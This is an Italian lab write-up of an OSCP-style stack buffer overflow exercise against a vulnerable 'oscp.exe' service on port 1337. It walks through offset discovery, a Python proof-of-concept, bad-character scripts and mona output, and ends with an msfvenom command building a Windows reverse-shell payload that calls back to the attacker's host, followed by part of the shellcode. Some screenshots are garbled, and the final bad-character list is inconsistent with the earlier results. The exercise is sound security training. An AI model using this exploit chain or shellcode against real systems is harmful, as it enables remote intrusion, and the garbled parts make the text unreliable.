



BUFFER OVERFLOW CON OSCP:

Proviamo le basi del buffer overflow con OSCP, Immunity Debugger e mona.py su server vittima Win10 Metasploitable, e da parte di kali costruiamo un payload con msfvenom.

SETUP SU SERVER:

Scarico OverflowKit.zip contenente il necessario per questo esercizio su macchina target Win10. Installo setup per Immunity Debugger e inserisco all'interno della cartella qui mostrata il plugin mona.py che ci servirà successivamente per analizzare il comportamento su memoria del nostro payload direttamente dal debugger. Noi abbiamo un binario vulnerabile, senza “canary” e con stack eseguibile perciò sarà facile implementare un exploit di buffer overflow.

Avvio il debugger e apro il file oscp.exe al suo interno per poi avviarlo. Ora il servizio è in ascolto sulla porta ‘1337’, andiamo su Kali (la nostra macchina di attacco) a connetterci.



OVERFLOW₁:

Mi connetto al servizio su porta 1337 e dopo essere accolto con il comando HELP osservo 10 diverse opzioni per allenarsi a sfruttare buffer overflow.

Iniziamo come espresso da
esercizio con OVERFLOW1.

Proviamo da terminale a mandare messaggi su OF1 e vedere il suo comportamento dal debugger.

Inserisco un enorme quantità di caratteri "A" da terminale e la mando allo stack e da debugger noto che ho sovrascritto le sezioni di variabile di memoria sottostanti, soprattutto l'EIP che vedo avere ora come valori solo una sequenza di \x41 "A" al suo interno, causando il crash del servizio.

Il binario è quindi vulnerabile a

AAAAAA
AAAAAA

Buffer Overflow come ci aspettavamo:

[illegible][illegible]

Creiamo ora un pattern che ci permetta di riconoscere esattamente quando nel nostro payload viene sovrascritto l'EIP così da potere in futuro creare un exploit che aggiunga in quell'esatto offset istruzioni che ci concedano accesso non autorizzato al servizio.

Per fare ciò creiamo automaticamente un pattern e ne calcoliamo gli offset con i seguenti

tool presenti su kali:

lo mandiamo su

OVERFLOW1 e

controlliamo quali

caratteri (in HEX)

sovrascrivono EIP.

Noto subito che EIP

sia 0X6F43396E

che noi convertiamo

da "little-endian" in

```
(kali@kali)-[/usr/share/metasploit-framework/tools/exploit]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2048
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9BdBd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9BkBk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9BxBx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q n9Co
[*] Exact match at offset 1978
```

ASCII ottenendo (considerando inverso) "n9Co". Ora cerchiamo l'offset con pattern_offset.rb

-q n9Co e vediamo che questo si trova al byte 1978. Partendo da questa conoscenza

possiamo creare il nostro Proof of Concept (PoC), ovvero uno script python che crei un

payload che ci permetta di osservare effettivamente se offset è giusto e se il payload

"atterra" nella sezione stack corretta.

```
Registers (FPU)
EAX 000CF260 ASCII "OVERFLOW1 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9BdBd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9BkBk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9BxBx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9"
ECX 004451D4
EDX 000A7143
EBX 376E4336
ESP 000CFA28 ASCII "0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2"
EBP 43386E43
ESI 00401973 oosp.00401973
EDI 00401973 oosp.00401973
EIP 6F43396E
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
D 0 SS 002B 32bit 0(FFFFFFFF)
A 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7FEAF000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty q
ST1 empty q
ST2 empty q
ST3 empty q
ST4 empty q
ST5 empty q
ST6 empty q
ST7 empty q
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

```
GNU nano 8.7.1 PoC_B0.py *
import socket /usr/share/metasploit-framework/tools/exploit/
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2048
ip = "192.168.56.105" <query> is required
port = 1337
timeout = 5 /usr/share/metasploit-framework/tools/exploit/
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 0Col
payload = b'A'*1978 + b'\x42\x42\x42\x42' + b'C'*16

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) /usr/share/metasploit-framework/tools/exploit/
s.settimeout(timeout) /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 0Col
con = s.connect((ip, port))
s.recv(1024)
/usr/share/metasploit-framework/tools/e (kali㉿kali)-[~] - fram
$ nano PoC_B0.py set 1982
s.send(b"OVERFLOW1 " + payload)
s.recv(1024) /usr/share/metasploit-framework/tools/e (kali㉿kali)-[~] share/met
s.close() $ python PoC_B0.py
```

Lo script crea un payload che mette un padding di caratteri "A" fino a posizione offset, poi un effettivo spazio di EIP con carattere "B", ed una coda "C" per valutare errori.

[illegible]

Come possiamo vedere da EIP è una serie di 4 byte “BBBB” (\x42\x42\x42\x42) come stabilito dal nostro payload. Siamo riusciti quindi a identificare quali byte nel payload dobbiamo utilizzare per il nostro exploit.


```

GNU nano 8.7.1 badchar_script.py *
import socket

ip = '192.168.56.105'
port = 1337
timeout = 5

ignore_chars = [b"\x00"]
badchars_bytes = b""
for i in range(256):
    char_byte = bytes([i])
    if char_byte not in ignore_chars:
        badchars_bytes += char_byte

offset_eip = 1978
eip_placeholder = b"BBBB"

payload = b"A" * offset_eip + eip_placeholder + badchars_bytes

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout((timeout))
con = s.connect((ip, port))

s.send(b"OVERFLOW1 " + payload)

s.recv(1024)
s.close()

```

sappiamo già che \x00 (null byte) è già un badchar valido quindi andiamo a provare con un for loop tutti gli altri caratteri possibili e analizziamo da debugger il risultato.

Su server creiamo un working folder per mona `!mona config -set workingfolder c:\mona\%p`
dove salvare i risultati e infine chiediamo di `!mona bytearray -b "\x00"`

creare un array di byte, che ignora \x00, dove osserveremo il risultato del payload e i probabili bad chars inclusi. Facciamo ciò con compare.

Vediamo che x00 x07 x08 x2e x2f xa0 xa1 sono considerati probabili badchars e che corrompano su memoria i dati sul binario. Dobbiamo però accertarci che tra questi non siano inclusi chars validi, uno per uno controlliamo, aggiungiamo negli ignore_chars x07.

```

Address Message
0002FA28 00000000 original bytes of normal code found
0002FA28
0002FA28 Comparison results:
0002FA28 0 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 File
0002FA28 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 Memory
0002FA28 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 File
0002FA28 30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f 40 Memory
0002FA28 40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 File
0002FA28 50 51 52 53 54 55 56 57 58 59 5a 5b 5c 5d 5e 5f 60 Memory
0002FA28 60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 File
0002FA28 70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7f 80 Memory
0002FA28 80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f 90 File
0002FA28 90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f a0 Memory
0002FA28 a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af b0 File
0002FA28 b0 b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf c0 Memory
0002FA28 c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf d0 File
0002FA28 d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df e0 Memory
0002FA28 e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef f0 File
0002FA28 f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff Memory
0002FA28
0002FA28 File Memory Note
0002FA28 0 0 01 02 03 04 05 06 01 02 03 04 05 06 unmodified!
0002FA28 6 6 07 08 07 08 0a 0d corrupted!
0002FA28 8 8 09 0a 09 ... 2d unmodified!
0002FA28 4e 4e 0b 0c 0b 0c 0a 0d corrupted!
0002FA28 4f 4f 0d 0e 0d 0e 0a 0d corrupted!
0002FA28 159 159 0f 10 0f 10 0a 0d unmodified!
0002FA28 161 161 94 94 a2 ... ff corrupted!
0002FA28
0002FA28 Possibly bad chars: 07 08 2e 2f a0 a1
0002FA28 Bytes omitted from input: 00
0002FA28
0002FA28 [!] This mona.py action took 0:00:00.251000

```

mona Memory comparison results

Address	Status	BadChars	Type
0x0002fa28	Corruption after 6 bytes	00 07 08 2e 2f a0 a1	normal

```
!mona compare -f C:\mona\oscp\bytearray.bin -a esp
```

Modifico in questo modo lo script e lo avvio, e allo stesso tempo da parte del server faccio gli stessi passaggi includendo tra le istruzioni di creazione bytearray di ignorare x07.

```
GNU nano 8.7.1
import socket

ip = '192.168.56.105'
port = 1337
timeout = 5

ignore_chars = [b"\x00", b"\x07"]
```

```
0BADF000 [+] This mona.py action took 0:00:00
0BADF000 [i2:29:28] Thread 00000E10 terminated, exit code 0
0BADF000 [i2:29:28] Thread 00000960 terminated, exit code 0
0BADF000 [+] Command used:
0BADF000 'mona bytearray "\x00\x07"'
0BADF000 Generating table, excluding 0 bad chars...
0BADF000 Dumping table to file
0BADF000 [+] Preparing output file 'bytearray.txt'
0BADF000 (Resetting logfile c:\mona\oscp\bytearray.txt
0BADF000 "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
0BADF000 "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
0BADF000 "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
0BADF000 "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
0BADF000 "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
0BADF000 "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xba\xbb\xbc\xbd\xbe\xbf"
0BADF000 "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf"
0BADF000 "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xed\xef\xfa\xfb\xfc\xfd\xfe\xff"
0BADF000 Done, wrote 256 bytes to file c:\mona\oscp\bytearray.txt
0BADF000 Binary output saved in c:\mona\oscp\bytearray.bin
0BADF000
0BADF000 [+] This mona.py action took 0:00:00.015000
```

!mona bytearray "\x00\x07"

Log data

Address

Message

```

007EFA28 [i2:29:28] Thread 00000E10 terminated, exit code 0
007EFA28 [i2:29:28] Thread 00000960 terminated, exit code 0
007EFA28 [+] Command used:
007EFA28 'mona bytearray "\x00\x07"'
007EFA28 Generating table, excluding 0 bad chars...
007EFA28 Dumping table to file
007EFA28 [+] Preparing output file 'bytearray.txt'
007EFA28 (Resetting logfile c:\mona\oscp\bytearray.txt
007EFA28 "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
007EFA28 "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
007EFA28 "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
007EFA28 "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
007EFA28 "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
007EFA28 "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xba\xbb\xbc\xbd\xbe\xbf"
007EFA28 "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf"
007EFA28 "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xed\xef\xfa\xfb\xfc\xfd\xfe\xff"
007EFA28 Done, wrote 256 bytes to file c:\mona\oscp\bytearray.txt
007EFA28 Binary output saved in c:\mona\oscp\bytearray.bin
007EFA28
007EFA28 [+] This mona.py action took 0:00:00.015000

```

mona Memory comparison results

Address	Status	BadChars	Type
0x007efa28	Corruption after 0 bytes	00 07 2e 2f a0 a1	normal

!mona compare -f c:\mona\oscp\bytearray.bin -a esp

Noto che il carattere x08 non è più presente nei probably badchars, vuol dire che questo non corrompe dati su memoria ed è quindi valido, ho ottenuto la mia vera lista di badchars.

```
ignore_chars = [b"\x00", b"\x07", b"\x2e", b"\xa0"]
```

Creiamo ora il vero exploit con l'aiuto di msfvenom

```
(kali@kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.101 LPORT=1234 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1745 bytes
buf = b""
buf += b"\xbf\x9c\x2f\x7d\xe8\xd9\xca\xd9\x74\x24\xf4\x58"
buf += b"\x33\xc9\xb1\x52\x31\x78\x12\x83\xc0\x04\x03\xe4"
buf += b"\x21\x9f\x1d\xe8\xd6\xdd\xde\x10\x27\x82\x57\xf5"
buf += b"\x16\x82\x0c\x7e\x08\x32\x46\xd2\xa5\xb9\x0a\xc6"
buf += b"\x3e\xcf\x82\xe9\xf7\xa7\xf5\xc4\x08\xd6\xc5\x47"
buf += b"\x8b\x25\x1a\xa7\xb2\xe5\x6f\xa6\xf3\x18\x9d\xfa"
buf += b"\xac\x57\x30\xea\xd9\x22\x89\x81\x92\xa3\x89\x76"
buf += b"\x62\xc5\xb8\x29\xf8\x9c\x1a\xc8\x2d\x95\x12\xd2"
buf += b"\x32\x90\xed\x69\x80\x6e\xec\xbb\xd8\x8f\x43\x82"
buf += b"\xd4\x7d\x9d\xc3\xd3\x9d\xe8\x3d\x20\x23\xeb\xfa"
